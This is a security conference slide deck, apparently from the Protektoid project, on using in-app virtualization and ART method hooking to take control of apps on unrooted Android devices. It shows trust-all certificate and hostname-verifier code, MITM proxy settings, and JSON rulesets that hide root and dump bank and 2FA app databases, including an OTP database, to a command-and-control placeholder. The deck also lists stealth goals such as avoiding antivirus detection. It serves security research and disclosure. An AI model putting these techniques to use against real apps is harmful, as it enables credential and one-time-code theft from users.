In-App virtualization to bypass Android security mechanisms of unrooted devices

Julien Thomas

julien.thomas@protektoid.com

Protektoid Project

June 30th, 2018 - Paris

Outline

1. Introduction
2. Core principles of method calls/patching
3. Core principles of app virtualization/proxifying
4. Attacks through proxification and patching
5. Aftermatch
6. Conclusion

Objectives of this talk

- Talk about app overriding techniques on Android
  - illustrate limitation of Android security caused by memory rewriting
  - illustrate limitation of user knowledge
  - illustrate limitation of user perceptions

Objectives of this talk

- Talk about app overriding techniques on Android
  - illustrate limitation of Android security caused by memory rewriting
  - illustrate limitation of user knowledge
  - illustrate limitation of user perceptions
- Talk with the view of a malicious attacker instead of security expert/audit
  - *instead of being a guy in a fully controled and permissive environment, why not being a virus in an unfriendly environment where capabilities are limited but gains are great?*

Objectives of this talk

- Talk about app overriding techniques on Android
  - illustrate limitation of Android security caused by memory rewriting
  - illustrate limitation of user knowledge
  - illustrate limitation of user perceptions
- Talk with the view of a malicious attacker instead of security expert/audit
  - *instead of being a guy in a fully controled and permissive environment, why not being a virus in an unfriendly environment where capabilities are limited but gains are great?*
- Origin
  - Protektoid project
  - one understanding issue: how "hiding apps" apps (do not) work?

Memory rewriting on Java?

"APK are compiled code and can not be reversed back to Java"

- Application execution
  - JAVA code is (pre-) compiled (JIT vs OAT)
  - at some points, (part of) JAVA code is run compiled
  - at some points, (part of) JAVA execution flow is set in memory (ART structures)

Memory rewriting on Java?

"APK are compiled code and can not be reversed back to Java"

- Application execution
  - JAVA code is (pre-) compiled (JIT vs OAT)
  - at some points, (part of) JAVA code is run compiled
  - at some points, (part of) JAVA execution flow is set in memory (ART structures)
- Memory access: JNI
  - Java brige to compiled lib (.so)

Memory rewriting on Java?

"APK are compiled code and can not be reversed back to Java"

- Application execution
  - JAVA code is (pre-) compiled (JIT vs OAT)
  - at some points, (part of) JAVA code is run compiled
  - at some points, (part of) JAVA execution flow is set in memory (ART structures)
- Memory access: JNI
  - Java brige to compiled lib (.so)
- Java method patching
  - self / overriden DEX (plugin)
  - sub-loaded applications (virtualization)

thanks for the picture btw ☺

Guess it

- Your environment
  - an app with local storage and networking:
    - a safe app HTTP that relies on HTTP protocol
    - a safe app HTTPS that simply relies on HTTPS protocol
    - a safe app HTTPSTM that relies on HTTPS+TrustManager
    - a safe app HTTPSTM2 that relies on HTTPS+TrustManager and without standard HTTP lib* (okHttp)

Guess it

- Your environment
  - an app with local storage and networking:
    - a safe app HTTP that relies on HTTP protocol
    - a safe app HTTPS that simply relies on HTTPS protocol
    - a safe app HTTPSTM that relies on HTTPS+TrustManager
    - a safe app HTTPSTM2 that relies on HTTPS+TrustManager and without standard HTTP lib* (okHttp)
  - your device is **not** rooted

Guess it

- Your environment
  - an app with local storage and networking:
    - a safe app HTTP that relies on HTTP protocol
    - a safe app HTTPS that simply relies on HTTPS protocol
    - a safe app HTTPSTM that relies on HTTPS+TrustManager
    - a safe app HTTPSTM2 that relies on HTTPS+TrustManager and without standard HTTP lib* (okHttp)
  - your device is **not** rooted
  - apps are **safe* and not altered**

Guess it

- Your environment
  - an app with local storage and networking:
    - a safe app HTTP that relies on HTTP protocol
    - a safe app HTTPS that simply relies on HTTPS protocol
    - a safe app HTTPSTM that relies on HTTPS+TrustManager
    - a safe app HTTPSTM2 that relies on HTTPS+TrustManager and without standard HTTP lib* (okHttp)
  - your device is **not** rooted
  - apps are **safe* and not altered**
  - you install a nice* launcher app LAUNCHER
    - this can be a desktop launcher
    - this can be a privacy vault
    - this can be a lot of things

Guess it

- Your environment
  - an app with local storage and networking:
    - a safe app HTTP that relies on HTTP protocol
    - a safe app HTTPS that simply relies on HTTPS protocol
    - a safe app HTTPSTM that relies on HTTPS+TrustManager
    - a safe app HTTPSTM2 that relies on HTTPS+TrustManager and without standard HTTP lib* (okHttp)
  - your device is **not** rooted
  - apps are **safe* and not altered**
  - you install a nice* launcher app LAUNCHER
    - this can be a desktop launcher
    - this can be a privacy vault
    - this can be a lot of things
- Question: what can be done?

Guess it

- Your environment
  - an app with local storage and networking:
    - a safe app HTTP that relies on HTTP protocol
    - a safe app HTTPS that simply relies on HTTPS protocol
    - a safe app HTTPSTM that relies on HTTPS+TrustManager
    - a safe app HTTPSTM2 that relies on HTTPS+TrustManager and without standard HTTP lib* (okHttp)
  - your device is **not** rooted
  - apps are **safe* and not altered**
  - you install a nice* launcher app LAUNCHER
    - this can be a desktop launcher
    - this can be a privacy vault
    - this can be a lot of things
- Question: what can be done?

Demo

- The configuration
  - Openlauncher by Protektoid: the nice* launcher
  - TheNetworkingApp (HTTP, HTTPS, HTTPS with TM and custom lib)
  - a MITM proxy with SSL capabilities over self-signed certificate

Demo

- The configuration
  - Openlauncher by Protektoid: the nice* launcher
  - TheNetworkingApp (HTTP, HTTPS, HTTPS with TM and custom lib)
  - a MITM proxy with SSL capabilities over self-signed certificate
- Test scenarios
  - test1: normal calls by direct launch
  - test2: normal calls with preset proxy
  - test3: normal calls after "launcher launch"

Outline

2. Core principles of method calls/patching
   - Dalvik vs Art
   - (Android) Patching

ART vs Dalvik

- Dalvik: Virtual Machine for Android
  - similiar behaviors as standard JVM
  - better performances on low memory due to implementation principles
  - JIT (Just-in-time) compilation

ART vs Dalvik

- Dalvik: Virtual Machine for Android
  - similiar behaviors as standard JVM
  - better performances on low memory due to implementation principles
  - JIT (Just-in-time) compilation
- ART: Android RunTime
  - AOT (Ahead-Of-time) on install

ART vs Dalvik

- Dalvik: Virtual Machine for Android
  - similiar behaviors as standard JVM
  - better performances on low memory due to implementation principles
  - JIT (Just-in-time) compilation
- ART: Android RunTime
  - AOT (Ahead-Of-time) on install
- Similar memory implementation of objects
  - but unstable memory location due to format changes and 64 bit support

ART structures

- Quick look at *lollipop-mr1-release/runtime/mirror/art_method.h*

```
Struct Class51 {
 void* class_loader_; //less metadata
 ...
 void* direct_methods_;
  void* ifields_;
  void* iftable_;
  void* name_;
  void* sfields_;
  void* super_class_;
  void* verify_error_class_;
  void* virtual_methods_;
  void* vtable_;
};
```

```
struct ArtMethod51 {
    //0x08
    struct Class51* declaring_class_;
    void* dex_cache_resolved_methods_;
    void* dex_cache_resolved_types_;
    uint32_t access_flags_;
    uint32_t dex_code_item_offset_;
    uint32_t dex_method_index_;
    //0x20 or 0x18 on ArtMethod60
    uint32_t method_index_;
    ...
};
```

ART structures

- Quick look at *lollipop-mr1-release/runtime/mirror/art_method.h*

```
Struct Class51 {
 void* class_loader_; //less metadata
 ...
 void* direct_methods_;
  void* ifields_;
  void* iftable_;
  void* name_;
  void* sfields_;
  void* super_class_;
  void* verify_error_class_;
  void* virtual_methods_;
  void* vtable_;
};
```

```
struct ArtMethod51 {
    //0x08
    struct Class51* declaring_class_;
    void* dex_cache_resolved_methods_;
    void* dex_cache_resolved_types_;
    uint32_t access_flags_;
    uint32_t dex_code_item_offset_;
    uint32_t dex_method_index_;
    //0x20 or 0x18 on ArtMethod60
    uint32_t method_index_;
    ...
};
```

- Really similar to Dalvik structures: memory logic is kept
  - mIndex, declaring_class_
  - vtable,virtual_methods_, direct_methods_

Patching with libdvm.so

- Nearly already available out-of-the-box

```
ClassObject* dvmFindClass(const char* descriptor, Object* loader);
ClassObject* dvmFindClassNoInit(const char* descriptor, Object* loader);
ClassObject* dvmFindSystemClass(const char* descriptor);
ClassObject* dvmFindSystemClassNoInit(const char* descriptor);
ClassObject* dvmFindLoadedClass(const char* descriptor);
```

[1] http://shadowwhowalks.blogspot.hu/2013/02/android-replacing-system-classes.html

Patching with libdvm.so

- Nearly already available out-of-the-box

```
ClassObject* dvmFindClass(const char* descriptor, Object* loader);
ClassObject* dvmFindClassNoInit(const char* descriptor, Object* loader);
ClassObject* dvmFindSystemClass(const char* descriptor);
ClassObject* dvmFindSystemClassNoInit(const char* descriptor);
ClassObject* dvmFindLoadedClass(const char* descriptor);
```

- Execution nearly available out-of-the-box
  - but need also to swap indexes
  - Really nice introduction by *Andrey's blog*[1] ..

```
ClassObject *newclazz = g_dvmfindloadedclass(newclass);
ClassObject *oldclazz = g_dvmfindclass(origclass, newclazz->classLoader);
newm = newclazz->vtable[i];
oldclazz->vtable[i] = newm;
```

[1] http://shadowwhowalks.blogspot.hu/2013/02/android-replacing-system-classes.html

Since Kitkat: ART

- livdvm.so is obviously not here anymore

Since Kitkat: ART

- livdvm.so is obviously not here anymore
- But we have JNIEnv.findClass(FromClassLoader)!

Since Kitkat: ART

- livdvm.so is obviously not here anymore
- But we have JNIEnv.findClass(FromClassLoader)!
- Patching implementation logic remains the same


```
/*
from artdroid/arthook
*/
arthook_t* create_hook(JNIEnv *env, char *clsname, const char* mname,const char*
      msig, jclass hook_cls, jmethodID hookm)

arthook_t *tmp = NULL;
target = (*env)->FindClass(env, clsname);
target_meth_ID = (*env)->GetMethodID(env, target, mname, msig);

set_hook(env, tmp);
res = searchInMemoryVtable( (unsigned int) h->original_meth_ID, (unsigned int)
      h->original_meth_ID, isLollipop(env), false);
set_pointer(res, (unsigned int ) h->hook_meth_ID);
```


Patching without proxifying

- Patching over ART vs Dalvik: implementation variants
  - patching logic remains the same



Patching without proxifying

- Patching over ART vs Dalvik: implementation variants
  - patching logic remains the same



- ART: Android version dependant (see later)
  - ART: class definition (Lollipop) vs instanciation (Marhsmallow+)

Patching without proxifying (2)

- Patching objectives
  - alter internal memory calls to override expected behaviors
  - implement execution changes without app modification

Patching without proxifying (2)

- Patching objectives
  - alter internal memory calls to override expected behaviors
  - implement execution changes without app modification
- Existing studies
  - invasive existing studies
    - DroidBox/Cuckoo-Droid/Xposed
    - APKIL/APIMonitor
  - non-invasive existing studies
    - arthook/artdroid: inject in the execution flow of the app

Patching without proxifying (2)

- Patching objectives
  - alter internal memory calls to override expected behaviors
  - implement execution changes without app modification
- Existing studies
  - invasive existing studies
    - DroidBox/Cuckoo-Droid/Xposed
    - APKIL/APIMonitor
  - non-invasive existing studies
    - arthook/artdroid: inject in the execution flow of the app
- Security tools only, for rooted devices only

Outline

3. Core principles of app virtualization/proxifying
    - Dynamic code loading
    - Virtualization/proxifying

Dynamic code loading vs proxifying

- Dynamic code loading
  - static : *ClassLoader.loadClass*()
  - payloaded:DexClassLoader, DexFile (RobotCore)

```
for (DexFile dexFile : dexFiles){
 Class clazz = dexFile.loadClass(className, this);
 if (clazz != null) return clazz;
}
```

Dynamic code loading vs proxifying

- Dynamic code loading
  - static : *ClassLoader.loadClass*()
  - payloaded:DexClassLoader, DexFile (RobotCore)

```
for (DexFile dexFile : dexFiles){
 Class clazz = dexFile.loadClass(className, this);
 if (clazz != null) return clazz;
}
```

  - used
    - by malwares
    - to dynamically load code: add ons, frameworks (literature)

Dynamic code loading vs proxifying

- Dynamic code loading
  - static : *ClassLoader.loadClass*()
  - payloaded:DexClassLoader, DexFile (RobotCore)

```
for (DexFile dexFile : dexFiles){
 Class clazz = dexFile.loadClass(className, this);
 if (clazz != null) return clazz;
}
```

  - used
    - by malwares
    - to dynamically load code: add ons, frameworks (literature)
- Weak usages subject to multiple exploit (symantec report)

Dynamic code loading vs proxifying

- Dynamic code loading
  - static : *ClassLoader.loadClass*()
  - payloaded:DexClassLoader, DexFile (RobotCore)

```
for (DexFile dexFile : dexFiles){
 Class clazz = dexFile.loadClass(className, this);
 if (clazz != null) return clazz;
}
```

  - used
    - by malwares
    - to dynamically load code: add ons, frameworks (literature)
- Weak usages subject to multiple exploit (symantec report)
- Injection into current process, no virtualization

What virtualizating/proxifying means here?

- Dynamic application code loading
  1. dynamic call loading: *LoadedApk.makeApplication.call* and *intent.setExtrasClassLoader*
  2. thread attachment
  3. thread launch

What virtualizating/proxifying means here?

- Dynamic application code loading
  1. dynamic call loading: *LoadedApk.makeApplication.call* and *intent.setExtrasClassLoader*
  2. thread attachment
  3. thread launch
- Android workflow preservation within the loaded code
  1. userId emulation and preservation
  2. activity emulation
  3. and lot more

Proxifying objectives

- Vault apps and hide them from
  - other users
  - other apps
  - the system

Proxifying objectives

- Vault apps and hide them from
  - other users
  - other apps
  - the system
- Multi-instanciation support
  - each instance has its own *user_id*, directory, ..
  - add new (user-requested) features for mainstream apps

Proxifying objectives

- Vault apps and hide them from
  - other users
  - other apps
  - the system
- Multi-instanciation support
  - each instance has its own *user_id*, directory, ..
  - add new (user-requested) features for mainstream apps
- Totally outside of standard execution scopes
  - updates? security?

How proxifying works?

- Proxifying: dynamic code loading and Android workflow preservation
  - application integration: new process, for stability purposes
  - application call: *LoadedApk.makeApplication.call*

```
int userId = VUserHandle.myUserId();
ProviderInfo info = VPackageManager.get().resolveContentProvider(name, 0, userId);
if (info != null && info.enabled && isAppPkg(info.packageName)) {
   int targetVPid = VActivityManager.get().initProcess(info.packageName,
         info.processName, userId);
   if (targetVPid == -1) return null;
}
```

```
$HOMEWORK$.setupRuntime(data.processName, data.appInfo);
int targetSdkVersion = data.appInfo.targetSdkVersion;
Object mainThread = $HOMEWORK$.mainThread();
mInitialApplication = LoadedApk.makeApplication.call(data.info, false, null);
mirror.android.app.ActivityThread.mInitialApplication.set(mainThread,
      mInitialApplication);
mInstrumentation.callApplicationOnCreate(mInitialApplication);
```

How proxifying works? (2)

- Activities are stubbed as intended (threads)
- Services are stubbed as intended (process)

```
root@generic_x86_64:/ # ps | grep u0_a56
u0_a56  16607 1318 1305084 51492 ep_poll 00f73c1fc5 S $HOMEWORK$
u0_a56  16630 1318 1284396 35960 ep_poll 00f73c1fc5 S $HOMEWORK$:x
u0_a56  16717 1318 1306428 53828 ep_poll 00f73c1fc5 S com.weare.thenetworkingapp
```

How proxifying works? (2)

- Activities are stubbed as intended (threads)
- Services are stubbed as intended (process)

```
root@generic_x86_64:/ # ps | grep u0_a56
u0_a56  16607 1318 1305084 51492 ep_poll 00f73c1fc5 S $HOMEWORK$
u0_a56  16630 1318 1284396 35960 ep_poll 00f73c1fc5 S $HOMEWORK$:x
u0_a56  16717 1318 1306428 53828 ep_poll 00f73c1fc5 S com.weare.thenetworkingapp
```

- Virtualized apps get custom *user_id*

```
public static int getUid(int userId, int appId) {
   if (MU_ENABLED) {
 return userId * PER_USER_RANGE + (appId % PER_USER_RANGE);
   } else {
 return appId;
   }
}
```

Outline

4 Attacks through proxification and patching
- Proxifying in real life: how? why?
- Patching in real life
- Patching and proxifying in real life

Attacks through proxification without patching

- Objectives
  - side-load apps trusted by the user
  - control as much as possible from this app

Attacks through proxification without patching

- Objectives
  - side-load apps trusted by the user
  - control as much as possible from this app
- Integration requirements
  - make it (as much as possible) “pluggable”
  - make it (as much as possible) stealth


Attacks through proxification without patching

- Objectives
  - side-load apps trusted by the user
  - control as much as possible from this app
- Integration requirements
  - make it (as much as possible) “pluggable”
  - make it (as much as possible) stealth
- Functional requirements
  - be more than a simple code loading
    - normal execution is preserved
    - no detectable payload (antivirus)
    - byzatine approach (limit user feedbacks)

Attacks through proxification without patching


- Objectives
  - side-load apps trusted by the user
  - control as much as possible from this app
- Integration requirements
  - make it (as much as possible) “pluggable”
  - make it (as much as possible) stealth
- Functional requirements
  - be more than a simple code loading
    - normal execution is preserved
    - no detectable payload (antivirus)
    - byzatine approach (limit user feedbacks)
  - trigger user specific decisions

Example of a complete silent patching project



- "Just" need to

Example of a complete silent patching project



- “Just” need to
  - update one class in core: onStartApp $\mapsto$ installOrLaunch
  - copy/past virtualizer front in core
  - copy/past virtualizer lib as a 3rd component

Vector of attacks

- Control the hosted app local data
  - Proxification make hosted app runs under host app “IDs”
  - UID based filesystem implies filesystem bridges
    - one of the “understanding” we got last year
    - a need for “genuine” host apps
    - a nice “feature” for malicious apps

Vector of attacks

- Control the hosted app local data
  - Proxification make hosted app runs under host app “IDs”
  - UID based filesystem implies filesystem bridges
    - one of the “understanding” we got last year
    - a need for “genuine” host apps
    - a nice “feature” for malicious apps
- (Partially) override default environment settings
  - host has control over hosted app processes
  - host (partially) gives the control (back) to Android framework
  - host can still preset values, without memory patching

Vector of attacks (2)

- Environment settings overriding: use cases?
    - HTTP configuration: Proxy settings (DNS?)

```
StrictMode.ThreadPolicy p=new StrictMode.ThreadPolicy.Builder().permitAll().build();
StrictMode.setThreadPolicy(p);
System.setProperty("http.proxyHost","$IP$");
System.setProperty("http.proxyPort","$PORT$");
```

Vector of attacks (2)

- Environment settings overriding: use cases?
  - HTTP configuration: Proxy settings (DNS?)

```
StrictMode.ThreadPolicy p=new StrictMode.ThreadPolicy.Builder().permitAll().build();
StrictMode.setThreadPolicy(p);
System.setProperty("http.proxyHost","$IP$");
System.setProperty("http.proxyPort","$PORT$");
```

  - HTTPS configuration: HTTPS proxy + Fake TrustManager

```
SSLUtilities.trustAllHostnames();
   HttpsURLConnection.setDefaultHostnameVerifier(new FakeHostnameVerifier());
   public boolean verify(String hostname, SSLSession session){return(true);}

SSLUtilities.trustAllHttpsCertificates();
      try {
         context = SSLContext.getInstance("SSL");
         context.init(null, _trustManagers, new SecureRandom());
      } catch(GeneralSecurityException gse) { }
      HttpsURLConnection.setDefaultSSLSocketFactory(context.getSocketFactory());
      IO.setDefaultSSLContext(context);
```

Patching from scratch?

- Before fully understanding the whereabout of proxifying, always better to try from scratch
  - full understanding of Dalvik vs ART regarding method patching
  - full understanding of ART version regarding method patching
  - full understanding of what is to be expected from libraries
- And
  - lot of existing work on Dalvik
  - can not find anything more funny than live-patching of object structures in memory at C level through JNI on Android

Patching from scratch (2)?

- But ..
  - easy to waste hours / days
    - incorrect “documentation”
    - not so easy to reverse ART principles for multiple AOSP variants

Patching from scratch (2)?

- But ..
  - easy to waste hours / days
    - incorrect “documentation”
    - not so easy to reverse ART principles for multiple AOSP variants
  - need to know what you want
    - searchInMemoryVtable vs searchInMemoryDirectMethods vs ..
    - from/to hosted app or host structure?

Patching from scratch (2)?

- But ..
  - easy to waste hours / days
    - incorrect “documentation”
    - not so easy to reverse ART principles for multiple AOSP variants
  - need to know what you want
    - searchInMemoryVtable vs searchInMemoryDirectMethods vs ..
    - from/to hosted app or host structure?
  - memory size changes
    - Lollipop: object are prefixed to the structure .. in memory
    - Marshmalow: object are NOT prefixed .. but we have (some) uint64 instead of uint32
    - and uint64 points to uint32, obviously

Patching from scratch (2)?

- But ..
  - easy to waste hours / days
    - incorrect “documentation”
    - not so easy to reverse ART principles for multiple AOSP variants
  - need to know what you want
    - searchInMemoryVtable vs searchInMemoryDirectMethods vs ..
    - from/to hosted app or host structure?
  - memory size changes
    - Lollipop: object are prefixed to the structure .. in memory
    - Marshmalow: object are NOT prefixed .. but we have (some) uint64 instead of uint32
    - and uint64 points to uint32, obviously
  - ART structure changes (C $\mapsto$ C++)

Patching from scratch (2)?

- But ..
  - easy to waste hours / days
    - incorrect “documentation”
    - not so easy to reverse ART principles for multiple AOSP variants
  - need to know what you want
    - searchInMemoryVtable vs searchInMemoryDirectMethods vs ..
    - from/to hosted app or host structure?
  - memory size changes
    - Lollipop: object are prefixed to the structure .. in memory
    - Marshmalow: object are NOT prefixed .. but we have (some) uint64 instead of uint32
    - and uint64 points to uint32, obviously
  - ART structure changes (C $\mapsto$ C++)
- Patching from scratch: not an option?

Patching from scratch (3)?

```
static int set_hook_mm(JNIEnv *env, arthook_t
      *h){
  unsigned int * pClass = (unsigned int *)
       ((unsigned int)h->original_meth_ID +
       MARSHMALLOW_CLAZZ_OFF);
  unsigned int * mid_index = (unsigned int *)
       ((unsigned int)h->original_meth_ID +
       MARSHMALLOW_METHOD_INDEX_OFF);
  unsigned int* _meth = (unsigned int*)(
       (unsigned int) *pClazz + (*mid_index) *
       4 + MARSHMALLOW_VTABLE_DEX_OFF ) ;
  searchInMemoryVtable(pClass)
}

// searchInMemoryVtable(pClass) or
// getInMemoryVtable(pClass)?
unsigned int* searchInMemoryVtable(unsigned
      int* pClass){
  vtable = (unsigned int*) ((*pClazz) +
       MARSHMALLOW_VMETHODS_PTR_OFF);
  vmethods_len = (unsigned int*) ((*vtable) +
       VMETHS_LEN_OFF);
  virtual_method_ = ( (unsigned int *)
       (*vtable + 12 + _mindex * 4));
  return virtual_method_;
}
```

```
//setDefaultSSLSocketFactory
index 0: 1886290912
index 4: 1880348128
index 8: 1880334480
index 12: 524297 //0x80009 = 0x80001+ 0x00008
index 16: 2873304
index 20: 26711
index 24: 4
index 28: 1922846736


name: 0ï¿½hpï¿½@O
index 32: 1887455600
index 36: 0
index 40: 1885424288

vtable index 8: 71
vtable index 12: 1889950608
vtable index 28: 1889950768

virtual_methods_ memory: 1889950768
virtual_methods_ index 0: 1885928616
virtual_methods_ index 12: 524289 //0x80001
virtual_methods_ index 16: 782664
virtual_methods_ index 20: 13009
virtual_methods_ index 24: 4
```

Proxifying and patching: objectives

1. Use everything available through proxifying
   - local storage
   - singleton and default environment settings

Proxifying and patching: objectives

1. Use everything available through proxifying
   - local storage
   - singleton and default environment settings
2. Customize interaction between hosted app and the system
   - hook calls
   - redefine threads, processes and UIDs

Proxifying and patching: objectives

1. Use everything available through proxifying
   - local storage
   - singleton and default environment settings
2. Customize interaction between hosted app and the system
   - hook calls
   - redefine threads, processes and UIDs
3. Trigger user specific decisions ++

Patching and proxifying: logic

- Is it simply proxifying+patching?

Patching and proxifying: logic

- Is it simply proxifying+patching?
- Need to know what you want
  - which DEX file to patch: host one vs hosted one?
    - use the host DEX but eventually load+use the hosted DEX
    - rediret to the host DEX
    - keep the methods (proxy vs patch)

Patching and proxifying: logic

- Is it simply proxifying+patching?
- Need to know what you want
  - which DEX file to patch: host one vs hosted one?
    - use the host DEX but eventually load+use the hosted DEX
    - rediret to the host DEX
    - keep the methods (proxy vs patch)
  - which version of Android SDK is targeted?
    - hooking libs ... have conflicting dependencies with the proxifying lib
    - arthook (C) vs artdroid (cpp)
    - hooking (stability) is SDK versioned


Patching and proxifying: logic

- Is it simply proxifying+patching?
- Need to know what you want
  - which DEX file to patch: host one vs hosted one?
    - use the host DEX but eventually load+use the hosted DEX
    - rediret to the host DEX
    - keep the methods (proxy vs patch)
  - which version of Android SDK is targeted?
    - hooking libs ... have conflicting dependencies with the proxifying lib
    - arthook (C) vs artdroid (cpp)
    - hooking (stability) is SDK versioned
  - which Java compatibility: kotlin?

Patching and proxifying: logic

- Is it simply proxifying+patching?
- Need to know what you want
  - which DEX file to patch: host one vs hosted one?
    - use the host DEX but eventually load+use the hosted DEX
    - rediret to the host DEX
    - keep the methods (proxy vs patch)
  - which version of Android SDK is targeted?
    - hooking libs ... have conflicting dependencies with the proxifying lib
    - arthook (C) vs artdroid (cpp)
    - hooking (stability) is SDK versioned
  - which Java compatibility: kotlin?
- Patching from scratch happened to be a good decision

Patching and proxifying with libraries



- Global “patching and proxifying” picture

Patching and proxifying ruleset

- Format for before/hook/after steps
  - before and after: predefined actions
  - hook: predefined hooking functions, could be plugged-in
  - hook: as hook or as proxy, various loading logic

Patching and proxifying ruleset

- Format for before/hook/after steps
  - before and after: predefined actions
  - hook: predefined hooking functions, could be plugged-in
  - hook: as hook or as proxy, various loading logic
- Examples
  - demo and patching bank apps (1)

```
{ "before":[
   {"uuid": "trust_certificates","args":{}},
   {"uuid": "proxy_http-","args": {
     "port":XYZ,"url": "MITM"}}],
 "hooks":[{
     "src": "javax/net/ssl/HttpsURLConnection
        .setDefaultSSLSocketFactory",
     "dest":"CUSTOM/setDefaultSSLSocketFactory",
     "signature":"(Ljavax/net/ssl/SSLSocketFactory;)V",
     "hook_mode":"replace",
     "is_fromParent":true, "is_static":true
     }],
 "after": []
}
```

```
{ "before":[
   {"uuid": "hide_root", "args": {}},
   {"uuid": "trust_certificates",
         "args":{}},
   {"uuid": "proxy_http-","args": {
    "port":XYZ,"url": "MITM"}}
  ],
  "hooks":[],
  "after": [
   {"uuid": "dump_database", "args": {
      "name":"otpdb", "frequency":60,
        "url":"CC/dump"
   }}]
}
```

Patching and proxifying ruleset

- Format for before/hook/after steps
  - before and after: predefined actions
  - hook: predefined hooking functions, could be plugged-in
  - hook: as hook or as proxy, various loading logic
- Examples
  - patching bank apps (2)

```
{
  "before":[
   {"uuid": "trust_certificates","args":{}},
   {"uuid": "proxy_http-","args":
     {"port":9999,"url": "MITM"}}
   ],
  "hooks":[],
  "after": [
   {"uuid": "dump_database","args": {
     "name":"", "frequency":60,
     "url":" CC/dd"}
   }
   ]
}
```

```
{
  "before":[],
  "hooks":[{
     "src": "A.B",
     "dest":"hook/Main.B",
     "signature":"C,
     "hook_mode":"proxy",
     "is_fromParent":true,
     "is_static":false}],
  "after": [
    {"uuid": "dump\_database","args": {
     "name":"","frequency":60,"url":" CC/dd"}
    }]
}
```

Patching and proxifying ruleset

- Format for before/hook/after steps
  - before and after: predefined actions
  - hook: predefined hooking functions, could be plugged-in
  - hook: as hook or as proxy, various loading logic
- Examples
  - patching social apps with 2FA

```
{
  "before":[
   {"uuid": "hide_root","args": {}}
  ],
  "hooks":[],
  "after": [{
   "uuid": "dump_database","args": {
    "name":"databases", "frequency":1,
      "url":"CC/dump"}
   }
   ]
}
```


```
{
  "before":[
   {"uuid": "trust_certificates","args":{}},
   {"uuid": "proxy_http-","args": {
    "port":XYZ,"url": "MITM"}}],
  "hooks":[],
  "after":[{
   "uuid": "dump_databases","args": {
    "frequency":60,"url":" CC/dump"
   }
  }]
}
```

Outline

5. Aftermatch
   - Shall we be worried?
   - Detection method
   - How to avoid detection

Shall we be worried?

- Analysis of top/newest 41k applications, 56k apks, 10 stores
- Permission count distribution (top: 437)



Shall we be worried?

- Analysis of top/newest 41k applications, 56k apks, 10 stores
- Permission count distribution (top: 437)
- Suspicious processed activities count distribution (top: 1216)

apks virtual art_rewrite/plugin

0-0 1-19 20-38 39-76 77-152 153-304 305-608 609-1216

